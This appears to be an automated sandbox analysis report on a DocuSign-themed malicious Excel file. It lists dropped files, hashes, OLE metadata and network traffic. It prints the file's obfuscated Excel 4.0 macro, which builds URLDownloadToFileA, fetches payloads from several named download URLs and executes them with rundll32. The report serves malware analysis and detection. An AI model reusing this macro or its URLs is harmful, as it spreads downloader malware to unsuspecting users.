SHA-512:	54CCB267EB033615F38F04CAEA9547117F3EA6CF6A7269053599EB9294ADF142D1B43E36E7A534C50F1A3264973712BD5A2585F81C2CEED366BA6F24B6D02B12
Malicious:	false
Reputation:	low
Preview:	p..... .....cC.?...(..... .....@u.>r..@8.....h.t.t.p.:././.c.r.t...s.e.c.t.i.g.o...c.o.m./.S.e.c.t.i.g.o.R.S.A.D.o.m.a.i.n.V.a.l.i.d.a.t.i.o.n.S.e.c.u.r.e.S.e.r.v.e.r.C.A...c.r.t..."..5.b.d.b.9.3.8.0.-.6.1.7."...

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\3A40564D-B724-4EFB-A118-96220352F3F1	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	132891
Entropy (8bit):	5.375885170203908
Encrypted:	false
SSDEEP:	1536:9cQceNquBXA3gBwJpQ9DQW+zA9H34ZldpKWXboOilXNErLdzEh:ZcQ9DQW+z0XiK
MD5:	45B476C199428226B8C8D806849E0314
SHA1:	0328182400FD1C6524C344C653F87B862E5C2B88
SHA-256:	27A61C896C19DD04F94D375E4F7E4C65D0E9926668EEC6F4151972E0EDC8B2EF
SHA-512:	6009F199524974C95991E99FAF8A4C344CE9ADB60AC06EB2E39C0E09DDA9B1FF829C114630D226BD26163557644B56D85949E9BDF9D2222EFB124C03A098EA5
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2021-02-23T14:59:47">.. Build: 16.0.13822.30525-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Temp\AC910000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	31496
Entropy (8bit):	7.6412973417306045
Encrypted:	false
SSDEEP:	384:A2EQtJPWEt4wFVfViKzV8aoVT0QNuzWKPqSFpBHRb7y3Tud3KyGqjNHWqK:E2hViKiW+u7qS7BHRbu3TukcRTK
MD5:	97AEF11CCFBF9743A5D7C8DCDC32BDBC
SHA1:	B2A73BBA538D4B8A9E3B9149BE140CA0078FFD6F

C:\Users\user\AppData\Local\Temp\AC910000	
SHA-256:	DAEC2DDEA16AA1520E481F8B0DE9CEC060E257C0AC96B3D34187DF65DBF4B0A8
SHA-512:	A822C5919341CCF2A31FABCE1AC10AF6B8A675D24F7CCCD06E932629E0C89013B2B595E978644F4DED5CC8A564AB4BF122F181E5968E6CFFA3D1585AFA9921E
Malicious:	false
Reputation:	low
Preview:	.U.N.0...?D.....5e1.r....\.6..\....[.C.m.l.s..8.._-... ...eg.U.W.u-..p[_...pJ..eK@v59.1~X.....[..~q...+.....|.".k.x.r.:...O..K.R.2....a&.M.n.4.r.\...T...<."..}B...."Qi..O.j?.i...GKf..... Y...c...(..B3..a....B.c.....y.c..Z....F....1.....}.O..7.Ir4.kXH0M...BF.....^..P*H..vv...d.j.J.....P#....Ce.D|.L....\.....~..H.)."..O..o7.{....s.....&..{...{.....9.a..k...:...a.D...."5.+.|J)P[.y9.'/.....PK.....!.....V.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Complaint-1992179913-02182021.xls.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Sep 30 14:03:44 2020, mtime=Tue Feb 23 22:59:53 2021, atime=Tue Feb 23 22:59:53 2021, length=60928, window=hide
Category:	dropped
Size (bytes):	2300
Entropy (8bit):	4.654213571979597
Encrypted:	false
SSDEEP:	48:8WK1/F+R3HVF8pB6pWK1/F+R3HVF8pB6:8Ff6H8pKFf6H8p
MD5:	6CE24E47B88D8ED0380A85F11DC331B4
SHA1:	0609005F0D8C9B14109CB3D4792DE2824B5BB824
SHA-256:	67F633A7382E5BA00488B61F8BA1DCA1F3A3F90A21187294173EE211FB0E5810
SHA-512:	58263D0E991342D0292CF3251ECCA2E92A036AD9CDA913871CD78034D7216B1139FA586DE32B97A022B8CE5D6FCFFF83F83818E22A11F53EBA857D56B90053B
Malicious:	**true**
Reputation:	low
Preview:	L.....F.... ...[./.:...P6l.?...P6l.?.....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L..WRo.....:.....q|..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....P.1.....>Qxx..user.<.....Ny.WRo.....S.....K...h.a.r.d.z.....~.1.....>Qyx..Desktop.h.....Ny.WRo.....Y.....>.....{_.D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....2..:..WRu. .COMPLA~1.XLS..t.....>QwxWRu.....h.....C.o.m.p.l.a.i.n.t.-.1.9.9.2.1.7.9.9.1.3.-.0.2.1.8.2.0.2.1...x.l.s.....g.....-.....f.....>.S...C:\Users\user\Desktop\Complaint-1992179913-02182021.xls..8.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.C.o.m.p.l.a.i.n.t.-.1.9.9.2.1.7.9.9.1.3.-.0.2.1.8.2.0.2.1...x.l.s.....:..,.LB.)...As...`.....X.....745773.....!a..%.H.VZAj.....-.....-..!a..%.H.VZAj.....-.....-.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Thu Jun 27 16:19:49 2019, mtime=Tue Feb 23 22:59:53 2021, atime=Tue Feb 23 22:59:53 2021, length=12288, window=hide
Category:	dropped
Size (bytes):	904
Entropy (8bit):	4.664222086421206
Encrypted:	false
SSDEEP:	12:8ErMXU3uElPCH2YgcXPE3YcsqlJ0+WrjAZ/2bDDeLC5Lu4t2Y+xIBjKZm:8pgcXOdlkAZiDz87aB6m
MD5:	5DE43DFCF510EC94C5C28944111630D2
SHA1:	1913CEE4AB5983FB2B00EBF318A98F7079326E5B
SHA-256:	07E557AA6595801D8EFB7A73A39317C26BB8302B7B4986A653D1979A2F536938
SHA-512:	B2C6A7BF332C5361C41EFD0FADAD382DE773CE3D14D3F20A9EB4903B7F8CB1E0D6083BCBDA6608AAB7DC599ACBBE90C7EAB6827333C43DAF9A81C11445D130A
Malicious:	false
Reputation:	low
Preview:	L.....F.....N....-...b.?....J`.?....0.....u....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L..WRo.....:.....q|..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....P.1.....>Qxx..user.<.....Ny.WRo.....S.....K...h.a.r.d.z.....~.1.....WR{...Desktop.h.....Ny.WR{.....Y.....>.....?...D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....E.....-.....D.....>.S.....C:\Users\user\Desktop.....\.....\.....\.....\.D.e.s.k.t.o.p.....:..,.LB.)...As...`.....X.....745773.....!a..%.H.VZAj...4.4.....-..!a..%.H.VZAj...4.4.....-.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2.....9...1SPS..mD..pH.H@..=x.....h....H.....K*..@.A..7sFJ.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	152
Entropy (8bit):	4.661078402497766
Encrypted:	false
SSDEEP:	3:oyBVomMYlIFc7FXa+1lIFc7FXamMYlIFc7FXav:dj6YlycZtlycZMYlycZU
MD5:	44EF8DDBAA84E0410A000AC715DF4B24
SHA1:	EA46B84FFE9DB049C77EA50E5E3BB02C3EC523D5
SHA-256:	976B865F247F1FCD9555213FC0B6D702B9FFC050D42A46AF56492C16B81D5912
SHA-512:	46ABB9CAB43385DDFD433C6CF4035DE59DB53454018CFBABF92933066050447B265672FCA4EB94F94DFF0AF1B555E132FEDDB17264325D7EACD54295059BBBC

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Malicious:	false
Reputation:	low
Preview:	Desktop.LNK=0..[xls]..Complaint-1992179913-02182021.xls.LNK=0..Complaint-1992179913-02182021.xls.LNK=0..[xls]..Complaint-1992179913-02182021.xls.LNK=0..

C:\Users\user\Desktop\9D910000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	Applesoft BASIC program data, first line number 16
Category:	dropped
Size (bytes):	111230
Entropy (8bit):	6.668172188898463
Encrypted:	false
SSDEEP:	3072:5s8rmOAIyyzElBIL6lECbgBGzP5xLm7TdKojnGzeNf7jmGzeNfQaGzeNf/+s8rmd:q8rmOAIyyzElBIL6lECbgB+P5Nm7TdKX
MD5:	4E04F9F72397B3B758687899986998DC
SHA1:	16B81519271E5F3726D93BDEC4DAB856589D10D6
SHA-256:	C081FAA65265BD90138236337CA45F1BDCE683763B34EE84352451F956365666
SHA-512:	8214A33E5B42DD175E5A8FC29FB36B1BB1B52717A705B6E270CED539FF939167DD1E15E1C3A11DD0FEF76E2935CEE2650ABB26DDB2500E635E6AD23EBFDD4104
Malicious:	false
Reputation:	low
Preview:	.....T8.....\.p....pratesh B.....a.....=.....=.....i..9J.8.....X.@... .....".....1.....r..C.a.l.i.b.r.i.1.....r..C.a.l.i.b.r.i.1.....r..C.a.l.i.b.r.i.1.....r..C.a.l.i.b.r.i.1...,...8.....r..C.a.l.i.b.r.i.1... ....8.....r..C.a.l.i.b.r.i.1.....8.....r..C.a.l.i.b.r.i.1...h...8.....r..C.a.m.b.r.i.a.1.....4.....r..C.a.l.i.b.r.i.1.....r..C.a.l.i.b.r.i.1.....r..C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....>.....C.a.l.i.b.r.i.1.....?.....C.a.l.i.b.r.i.1.....4.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....<.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1251, Last Saved By: Friner, Name of Creating Application: Microsoft Excel, Create Time/Date: Sat Sep 16 01:00:00 2006, Last Saved Time/Date: Thu Feb 18 13:42:21 2021, Security: 0
Entropy (8bit):	3.697666945848156
TrID:	• Microsoft Excel sheet (30009/1) 78.94% • Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	Complaint-1992179913-02182021.xls
File size:	145920
MD5:	b2c46df91cfe891f61af65277461b32b
SHA1:	fd329e179663a40c31f5c567228a59349928a6a5
SHA256:	3b9790a911cff3e1572608f3cc377a3776c63014c4230eebc46b0a220f22b1f5
SHA512:	809890b32a5f370054043a5abbbffdb45e1b1bf5e8f781d2f5537e26b9c5a171c450559e731ec6bbc5b798f3a131e94bb9f06d3523e7a362182b035203a6fcbb
SSDEEP:	3072:GcPiTQAVW/89BQnmlcGvgZ6Gr3J8YUOMRt/Bl/s/C/i/R/7/3/UQ/OhP/2/a/1/9:GcPiTQAVW/89BQnmlcGvgZ7r3J8YUOM0
File Content Preview:	.....>..... ....

File Icon

Icon Hash:	74ecd4c6c3c6c4d8

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

General

OLE File "Complaint-1992179913-02182021.xls"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1251
Author:	
Last Saved By:	Friner
Create Time:	2006-09-16 00:00:00
Last Saved Time:	2021-02-18 13:42:21
Creating Application:	Microsoft Excel
Security:	0

Document Summary

Document Code Page:	1251
Thumbnail Scaling Desired:	False
Contains Dirty Links:	False

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.321292606979
Base64 Encoded:	False
Data ASCII:	. . . . . + , . . 0 . . . . . 0 . . . . . 8 . . . . . @ . . . . . H . . . . . | . . . . . D o c u S i g n . . . . . D o c u S i g n . . . . . D o c u S i g n . . . . . E x c e l 4 . 0 . . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 bc 00 00 00 05 00 00 00 01 00 00 00 30 00 00 00 0b 00 00 00 38 00 00 00 10 00 00 00 40 00 00 00 0d 00 00 00 48 00 00 00 0c 00 00 00 7c 00 00 00 02 00 00 00 e3 04 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 1e 10 00 00 03 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.2746714277
Base64 Encoded:	False
Data ASCII:	. . . . . O h . . . . . + ' . . 0 . . . . . @ . . . . . H . . . . . T . . . . . d . . . . . | . . . . . F r i n e r . . . . . M i c r o s o f t E x c e l . @ . . . . . | . # . . . @ . . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 9c 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 54 00 00 00 12 00 00 00 64 00 00 00 0c 00 00 00 7c 00 00 00 0d 00 00 00 88 00 00 00 13 00 00 00 94 00 00 00 02 00 00 00 e3 04 00 00 1e 00 00 00 04 00 00 00

Stream Path: Book, File Type: Applesoft BASIC program data, first line number 8, Stream Size: 135085

General	
Stream Path:	Book
File Type:	Applesoft BASIC program data, first line number 8
Stream Size:	135085
Entropy:	3.69042254796
Base64 Encoded:	True
Data ASCII:	. . . . 7 . . . . \\ . p . . F r i n e r B . . . . D o c u S i g n . . . . B I O L A F E . . ! . . . . : . . . . A . . . .
Data Raw:	09 08 08 00 00 05 05 00 16 37 cd 07 e1 00 00 00 c1 00 02 00 00 00 bf 00 00 00 c0 00 00 00 e2 00 00 00 5c 00 70 00 06 46 72 69 6e 65 72 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

Macro 4.0 Code

```
,,,,,,,,,"=RIGHT(""dfrgbrd4567w547547w7b,DllRegister"",12)&T26",,,"=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=EXEC(RIGHT(""rsdtustyudmyajysruysr7l6sdt8l6t8m6udm7iru""&'DocuSign '!D139&"" ""&'DocuSign '!D141&T19,40))",,,"=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=EXEC(RIGHT(""rsdtustyudmyajysruysr7l6sdt8l6t8m6udm7iru""&'DocuSign '!D139&"" ""&'DocuSign '!D141&""1""&T19,41))",,,"=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=EXEC(RIGHT(""rsdtustyudmyajysruysr7l6sdt8l6t8m6udm7iru""&'DocuSign '!D139&"" ""&'DocuSign '!D141&""2""&T19,41))",,,"=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=EXEC(RIGHT(""rsdtustyudmyajysruysr7l6sdt8l6t8m6udm7iru""&'DocuSign '!D139&"" ""&'DocuSign '!D141&""3""&T19,41))",,,"=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=EXEC(RIGHT(""rsdtustyudmyajysruysr7l6sdt8l6t8m6udm7iru""&'DocuSign '!D139&"" ""&'DocuSign '!D141&""4""&T19,41))",,,=HALT(),,,,,,,,,,
```

```
,,,Server,,,,,,,,,,,,,,,=NOW(),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=FORMULA.FILL(D129,DocuSign!T26)",,,,,,,,,,,,,,,,,,"=FORMULA.FILL(A130*1000000000000000,B133)",,,,,,,,,,,,,,,,,,,,,"=RIGHT(""ghydbetrf46et5eb645bvea45istbsebtuRlMon"",6)",,,,,,,,,,,,,,,,,,"=RIGHT(""45bh4g5nuwyftneragntrnrfaktsgbutnrkltgrkbownloadToFileA"",14)",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=REGISTER(D134,""URLD""&D135,""JJCCBB"",""BIOLAFE"",,1,9)",,,,,,,,,,,,,,,,,,http://"=BIOLAFE(0,T137&B138&B133&D145&D146&D147&D148,D141,0,0)",rzminc.com/xklyulyijvn/,,,,,,,,,,,,,,,,,"=BIOLAFE(0,T137&B139&B133&D145&D146&D147&D148,D141&""1"",0,0)",pathinanchilearthmovers.com/eznwcdhx/,,"=RIGHT(""hiuhnUBGYGBYnt7t67tb67rIftfFFDFFDTbtrdrtdgjcndll32"",6)",,,,,,,,,,,,,,,,"=BIOLAFE(0,T137&B140&B133&D145&D146&D147&D148,D141&""2"",0,0)",jugueterialatorre.com.ar/xjzpfwc/,,,,,,,,,,,,,,,,,"=BIOLAFE(0,T137&B141&B133&D145&D146&D147&D148,D141&""3"",0,0)",rzminc.com/fdzgprclatqo/,,"=RIGHT(""nnhjgbgvdvgekvnrtve6reb6tn6rdtryt6smy65ty56s445nr6x..\JDFR.hdfgr"",13)",,,,,,,,,,,,,,,,"=BIOLAFE(0,T137&B142&B133&D145&D146&D147&D148,D141&""4"",0,0)",biblicalisraeltours.com/otmchxmxeg/,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,d,,,,,,,,,,,,,,,,,,a,,,,,,,,,,,,,,,,,,t,,,,,,,,,,,,,,,,=GOTO(DocuSign!T3),,,,,,,,,,,,,,,,,,
```

Network Behavior

Network Port Distribution

Total Packets: 83

- 53 (DNS)
- 443 (HTTPS)
- 80 (HTTP)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 15:59:53.431101084 CET	49717	80	192.168.2.3	72.52.227.180
Feb 23, 2021 15:59:53.588314056 CET	80	49717	72.52.227.180	192.168.2.3
Feb 23, 2021 15:59:53.588403940 CET	49717	80	192.168.2.3	72.52.227.180
Feb 23, 2021 15:59:53.589113951 CET	49717	80	192.168.2.3	72.52.227.180
Feb 23, 2021 15:59:53.746191025 CET	80	49717	72.52.227.180	192.168.2.3
Feb 23, 2021 15:59:54.049882889 CET	80	49717	72.52.227.180	192.168.2.3
Feb 23, 2021 15:59:54.049967051 CET	80	49717	72.52.227.180	192.168.2.3
Feb 23, 2021 15:59:54.050055027 CET	49717	80	192.168.2.3	72.52.227.180
Feb 23, 2021 15:59:54.050091982 CET	49717	80	192.168.2.3	72.52.227.180
Feb 23, 2021 15:59:54.051714897 CET	49717	80	192.168.2.3	72.52.227.180

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 15:59:54.208895922 CET	80	49717	72.52.227.180	192.168.2.3
Feb 23, 2021 15:59:54.218029022 CET	49719	80	192.168.2.3	162.241.80.6
Feb 23, 2021 15:59:54.378669977 CET	80	49719	162.241.80.6	192.168.2.3
Feb 23, 2021 15:59:54.378787041 CET	49719	80	192.168.2.3	162.241.80.6
Feb 23, 2021 15:59:54.379425049 CET	49719	80	192.168.2.3	162.241.80.6
Feb 23, 2021 15:59:54.538101912 CET	80	49719	162.241.80.6	192.168.2.3
Feb 23, 2021 15:59:55.088042021 CET	80	49719	162.241.80.6	192.168.2.3
Feb 23, 2021 15:59:55.088393927 CET	49719	80	192.168.2.3	162.241.80.6
Feb 23, 2021 15:59:55.408802986 CET	49720	80	192.168.2.3	138.36.237.100
Feb 23, 2021 15:59:55.753563881 CET	80	49720	138.36.237.100	192.168.2.3
Feb 23, 2021 15:59:55.753705025 CET	49720	80	192.168.2.3	138.36.237.100
Feb 23, 2021 15:59:55.754218102 CET	49720	80	192.168.2.3	138.36.237.100
Feb 23, 2021 15:59:56.043920994 CET	80	49720	138.36.237.100	192.168.2.3
Feb 23, 2021 15:59:56.826869011 CET	80	49720	138.36.237.100	192.168.2.3
Feb 23, 2021 15:59:56.826890945 CET	80	49720	138.36.237.100	192.168.2.3
Feb 23, 2021 15:59:56.826945066 CET	49720	80	192.168.2.3	138.36.237.100
Feb 23, 2021 15:59:56.826972008 CET	49720	80	192.168.2.3	138.36.237.100
Feb 23, 2021 15:59:56.833287954 CET	49722	443	192.168.2.3	138.36.237.100
Feb 23, 2021 15:59:57.119602919 CET	443	49722	138.36.237.100	192.168.2.3
Feb 23, 2021 15:59:57.119807959 CET	49722	443	192.168.2.3	138.36.237.100
Feb 23, 2021 15:59:57.305826902 CET	49722	443	192.168.2.3	138.36.237.100
Feb 23, 2021 15:59:57.591003895 CET	443	49722	138.36.237.100	192.168.2.3
Feb 23, 2021 15:59:57.592607975 CET	443	49722	138.36.237.100	192.168.2.3
Feb 23, 2021 15:59:57.592642069 CET	443	49722	138.36.237.100	192.168.2.3
Feb 23, 2021 15:59:57.592655897 CET	443	49722	138.36.237.100	192.168.2.3
Feb 23, 2021 15:59:57.592745066 CET	49722	443	192.168.2.3	138.36.237.100
Feb 23, 2021 15:59:57.592783928 CET	49722	443	192.168.2.3	138.36.237.100
Feb 23, 2021 15:59:57.775118113 CET	49723	80	192.168.2.3	91.199.212.52
Feb 23, 2021 15:59:57.838704109 CET	80	49723	91.199.212.52	192.168.2.3
Feb 23, 2021 15:59:57.838831902 CET	49723	80	192.168.2.3	91.199.212.52
Feb 23, 2021 15:59:57.843202114 CET	49723	80	192.168.2.3	91.199.212.52
Feb 23, 2021 15:59:57.904057026 CET	80	49723	91.199.212.52	192.168.2.3
Feb 23, 2021 15:59:57.904131889 CET	80	49723	91.199.212.52	192.168.2.3
Feb 23, 2021 15:59:57.904149055 CET	80	49723	91.199.212.52	192.168.2.3
Feb 23, 2021 15:59:57.904233932 CET	49723	80	192.168.2.3	91.199.212.52
Feb 23, 2021 15:59:57.915436983 CET	49722	443	192.168.2.3	138.36.237.100
Feb 23, 2021 15:59:58.200576067 CET	443	49722	138.36.237.100	192.168.2.3
Feb 23, 2021 15:59:58.200772047 CET	49722	443	192.168.2.3	138.36.237.100
Feb 23, 2021 15:59:58.758702040 CET	49722	443	192.168.2.3	138.36.237.100
Feb 23, 2021 15:59:59.084228039 CET	443	49722	138.36.237.100	192.168.2.3
Feb 23, 2021 16:00:00.088650942 CET	80	49719	162.241.80.6	192.168.2.3
Feb 23, 2021 16:00:00.088712931 CET	49719	80	192.168.2.3	162.241.80.6
Feb 23, 2021 16:00:01.838239908 CET	80	49720	138.36.237.100	192.168.2.3
Feb 23, 2021 16:00:01.838433981 CET	49720	80	192.168.2.3	138.36.237.100
Feb 23, 2021 16:00:04.803023100 CET	443	49722	138.36.237.100	192.168.2.3
Feb 23, 2021 16:00:04.803070068 CET	443	49722	138.36.237.100	192.168.2.3
Feb 23, 2021 16:00:04.803082943 CET	443	49722	138.36.237.100	192.168.2.3
Feb 23, 2021 16:00:04.803105116 CET	443	49722	138.36.237.100	192.168.2.3
Feb 23, 2021 16:00:04.803122044 CET	443	49722	138.36.237.100	192.168.2.3
Feb 23, 2021 16:00:04.803143024 CET	443	49722	138.36.237.100	192.168.2.3
Feb 23, 2021 16:00:04.803159952 CET	443	49722	138.36.237.100	192.168.2.3
Feb 23, 2021 16:00:04.803179979 CET	443	49722	138.36.237.100	192.168.2.3
Feb 23, 2021 16:00:04.803196907 CET	443	49722	138.36.237.100	192.168.2.3
Feb 23, 2021 16:00:04.803306103 CET	49722	443	192.168.2.3	138.36.237.100
Feb 23, 2021 16:00:04.803369045 CET	49722	443	192.168.2.3	138.36.237.100
Feb 23, 2021 16:00:04.803894997 CET	443	49722	138.36.237.100	192.168.2.3
Feb 23, 2021 16:00:04.803987026 CET	49722	443	192.168.2.3	138.36.237.100
Feb 23, 2021 16:00:04.805629969 CET	49722	443	192.168.2.3	138.36.237.100
Feb 23, 2021 16:00:04.805676937 CET	49722	443	192.168.2.3	138.36.237.100
Feb 23, 2021 16:00:04.813924074 CET	49729	80	192.168.2.3	72.52.227.180
Feb 23, 2021 16:00:04.972908020 CET	80	49729	72.52.227.180	192.168.2.3
Feb 23, 2021 16:00:04.973139048 CET	49729	80	192.168.2.3	72.52.227.180
Feb 23, 2021 16:00:04.973792076 CET	49729	80	192.168.2.3	72.52.227.180
Feb 23, 2021 16:00:05.088835955 CET	443	49722	138.36.237.100	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 16:00:05.088881016 CET	443	49722	138.36.237.100	192.168.2.3
Feb 23, 2021 16:00:05.088906050 CET	443	49722	138.36.237.100	192.168.2.3
Feb 23, 2021 16:00:05.088931084 CET	443	49722	138.36.237.100	192.168.2.3
Feb 23, 2021 16:00:05.088974953 CET	49722	443	192.168.2.3	138.36.237.100
Feb 23, 2021 16:00:05.089008093 CET	49722	443	192.168.2.3	138.36.237.100
Feb 23, 2021 16:00:05.090002060 CET	443	49722	138.36.237.100	192.168.2.3
Feb 23, 2021 16:00:05.090033054 CET	443	49722	138.36.237.100	192.168.2.3
Feb 23, 2021 16:00:05.090065956 CET	443	49722	138.36.237.100	192.168.2.3
Feb 23, 2021 16:00:05.090099096 CET	49722	443	192.168.2.3	138.36.237.100
Feb 23, 2021 16:00:05.090104103 CET	443	49722	138.36.237.100	192.168.2.3
Feb 23, 2021 16:00:05.090137005 CET	443	49722	138.36.237.100	192.168.2.3
Feb 23, 2021 16:00:05.090147972 CET	49722	443	192.168.2.3	138.36.237.100
Feb 23, 2021 16:00:05.090169907 CET	443	49722	138.36.237.100	192.168.2.3
Feb 23, 2021 16:00:05.090173960 CET	49722	443	192.168.2.3	138.36.237.100
Feb 23, 2021 16:00:05.090199947 CET	443	49722	138.36.237.100	192.168.2.3
Feb 23, 2021 16:00:05.090221882 CET	49722	443	192.168.2.3	138.36.237.100
Feb 23, 2021 16:00:05.090233088 CET	443	49722	138.36.237.100	192.168.2.3
Feb 23, 2021 16:00:05.090256929 CET	49722	443	192.168.2.3	138.36.237.100
Feb 23, 2021 16:00:05.090265036 CET	443	49722	138.36.237.100	192.168.2.3
Feb 23, 2021 16:00:05.090293884 CET	49722	443	192.168.2.3	138.36.237.100
Feb 23, 2021 16:00:05.090302944 CET	443	49722	138.36.237.100	192.168.2.3
Feb 23, 2021 16:00:05.090310097 CET	49722	443	192.168.2.3	138.36.237.100
Feb 23, 2021 16:00:05.090332985 CET	443	49722	138.36.237.100	192.168.2.3
Feb 23, 2021 16:00:05.090363026 CET	443	49722	138.36.237.100	192.168.2.3
Feb 23, 2021 16:00:05.090363026 CET	49722	443	192.168.2.3	138.36.237.100
Feb 23, 2021 16:00:05.090394020 CET	49722	443	192.168.2.3	138.36.237.100

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 15:59:35.010251045 CET	50620	53	192.168.2.3	8.8.8.8
Feb 23, 2021 15:59:35.067208052 CET	53	50620	8.8.8.8	192.168.2.3
